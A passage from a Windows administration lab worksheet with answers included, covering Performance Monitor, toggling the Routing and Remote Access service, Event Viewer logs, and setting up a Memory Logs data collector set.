
- d. The **Administrative Tools** window opens. Double-click the **Performance Monitor** icon.




- e. The **Performance Monitor** window opens. Make sure **Performance Monitor** in the left pane is highlighted. Click the **Freeze Display** icon (pause button) to stop the recording.




- f. Right-click the **Performance Monitor** menu bar and select **Clear** to clear the graph. Leave this window open.



- g. Navigate to the **Administrative Tools** window and select **Services**.




- h. Expand the width of the **Services** window so you have a clear view of the content. Scroll down in the right pane until you see the service Routing and Remote Access. Double-click **Routing and Remote Access**.




- i. The **Routing and Remote Access Properties (Local Computer)** window opens. In the **Startup type** drop-down field, select **Manual** and then click **Apply**.


The Start button is now active. Do NOT click the Start button yet. Leave this window open.



- j. Navigate to **Performance Monitor** window. Click the **Unfreeze Display** icon to start the recording.
- k. Click the **Routing and Remote Access Properties (Local Computer)** window. To start the service, click **Start**. A window with a progress bar opens.



- l. The **Routing and Remote Access Properties (Local Computer)** window now shows the Stop and Pause button active. Leave this window open



- m. Navigate to **Network Connections** window. Press the function key **F5** to refresh the content.
What changes appear in the window after starting the **Routing and Remote Access** service?


An Incoming Connections icon is now displayed.

- n. Navigate to **Routing and Remote Access Properties (Local Computer)** window and click **Stop**.
o. Navigate to **Network Connections** window.

What changes appear in the right pane after stopping the Routing and Remote Access service?

The Incoming Connections icon is no longer displayed.


- p. Navigate to **Performance Monitor** window and click the **Freeze Display** icon to stop the recording.




Which Counter is being recorded the most in the graph (hint: look at the graph color and Counter color)?

%Processor Time.

- q. Click the **Change graph type** drop-down menu, select **Report**.




- r. The display changes to report view.



What values are displayed by the counter?

Answers may vary. Processor Information % Processor Time: 2.804

- s. Click the **Routing and Remote Access Properties (Local Computer)** window. In the Startup type field, select **Disabled** and click **OK**.



- t. Click the **Services** window.

What is the Status and Startup Type for Routing and Remote Access?


Status is blank and Startup Type is Disabled.

- u. Click the **Performance Monitor** window. Click the **Unfreeze Display** icon to start the recording.
- v. Close all open windows you opened during Part 1 of this lab.


Part 14: Working in the Computer Management Utility

The Computer Management is used to manage a local or remote computer. The tools in this utility are grouped into three categories: system tools, storage, and services and applications.


- Click **Control Panel > Administrative Tools**. Select **Computer Management**.
- The **Computer Management** window opens. Expand the three categories by clicking on the **arrow** next to **System Tools**.



- Click the arrow next to **Event Viewer** then click the arrow next to **Windows Logs**. Select **System**.



- d. The **Event Properties** window opens for the first event. Click the **down arrow** key to locate an event for **Routing and Remote Access**. You should find four events that describe the order for starting and stopping the **Routing and Remote Access** service.



What are the descriptions for each of the four events?


Answers will vary.

- e. Close all open windows.

Part 15: Configuring Administrative Tools

For the rest of this lab, you will configure Advanced Administrative Tool features and monitor how this affects the computer.

- a. Click **Control Panel > Administrative Tools > Performance Monitor**. The Performance Monitor window opens. Expand **Data Collector Sets**. Right-click **User Defined**, and select **New > Data Collector Set**.



- b. The **Create new Data Collector Set** window opens. In the Name field, type **Memory Logs**. Select the **Create manually (Advanced)** radio button, and click **Next**.

← Create new Data Collector Set.

How would you like to create this new data collector set?

Name:
Memory Logs

☐ Create from a template (Recommended)

☒ Create manually (Advanced)

Next Finish Cancel

- c. The **What type of data do you want to include?** screen opens. Check the **Performance counter** box then click **Next**.

← Create new Data Collector Set.

What type of data do you want to include?

☒ Create data logs

☒ Performance counter

☐ Event trace data

☐ System configuration information

☐ Performance Counter Alert

Next Finish Cancel


- d. The **Which performance counters would you like to log?** screen opens. Click **Add**.

The screenshot shows the 'Create new Data Collector Set' wizard. The title bar says 'Create new Data Collector Set.' with a back arrow and a close button. The main heading is 'Which performance counters would you like to log?'. Below this is a large empty box labeled 'Performance counters:'. To the right of this box are two buttons: 'Add...' and 'Remove'. Below the box are two controls: 'Sample interval:' with a spinner set to '15' and 'Units:' with a dropdown menu set to 'Seconds'. At the bottom right are three buttons: 'Next', 'Finish', and 'Cancel'.


- e. From the list of available counters, locate and expand **Memory**. Select **Available MBytes** and click **Add>>**.

The screenshot shows the 'Add performance counters' dialog box. It has two main panes. The left pane is titled 'Available counters' and contains a dropdown menu set to '<Local computer>' with a 'Browse...' button. Below this is a tree view of performance objects. 'LogicalDisk' is expanded, and 'Memory' is selected. Under 'Memory', 'Available MBytes' is highlighted. Below the tree view is a section titled 'Instances of selected object:' with an empty list box, a search box, and an 'Add >>' button. The right pane is titled 'Added counters' and contains a table with columns: 'Counter', 'Parent', 'Inst...', and 'Computer'. The table is currently empty. Below the table is a 'Remove <<' button. At the bottom left is a checkbox labeled 'Show description'. At the bottom right are 'OK' and 'Cancel' buttons.

